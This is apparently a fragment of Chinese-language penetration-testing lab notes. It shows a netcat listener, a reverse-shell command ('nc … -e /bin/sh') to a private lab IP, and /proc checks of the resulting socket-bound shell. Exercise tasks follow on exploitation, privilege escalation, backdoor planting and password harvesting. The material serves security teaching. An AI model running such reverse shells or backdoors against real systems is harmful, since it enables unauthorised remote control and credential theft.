
重定向到TCP连接



```
└─$ nc -lvp 6666
listening on [any] 6666 ...
192.168.101.144: inverse host lookup failed: Unknown host
connect to [192.168.101.144] from (UNKNOWN) [192.168.101.144] 34562
```



```
└─$ nc 192.168.101.144 6666 -e /bin/sh
```



```
┌──(kali㉿kali)-[~]
└─$ ls -al /proc/1524/fd
total 0
dr-x------ 2 kali kali  0 Apr 26 04:39 .
dr-xr-xr-x 9 kali kali  0 Apr 26 04:39 ..
lrwx------ 1 kali kali 64 Apr 26 04:39 0 -> 'socket:[26248]'
lrwx------ 1 kali kali 64 Apr 26 04:39 1 -> 'socket:[26248]'
lrwx------ 1 kali kali 64 Apr 26 04:39 2 -> /dev/pts/4

┌──(kali㉿kali)-[~]
└─$ ls -al /proc/1457/fd
total 0
dr-x------ 2 kali kali  0 Apr 26 04:40 .
dr-xr-xr-x 9 kali kali  0 Apr 26 04:39 ..
lrwx------ 1 kali kali 64 Apr 26 04:40 0 -> /dev/pts/5
lrwx------ 1 kali kali 64 Apr 26 04:40 1 -> /dev/pts/5
lrwx------ 1 kali kali 64 Apr 26 04:40 2 -> /dev/pts/5
lrwx------ 1 kali kali 64 Apr 26 04:40 4 -> 'socket:[20954]'
```

实验任务

- 1. 实验本次攻击路径：扫描、漏洞利用、提权、后门植入
- 2. 实验另外一条攻击路径
- 3. 尝试不依赖于msf，下载相关漏洞利用代码，进行漏洞利用（针对某一个漏洞）、提权、口令获取等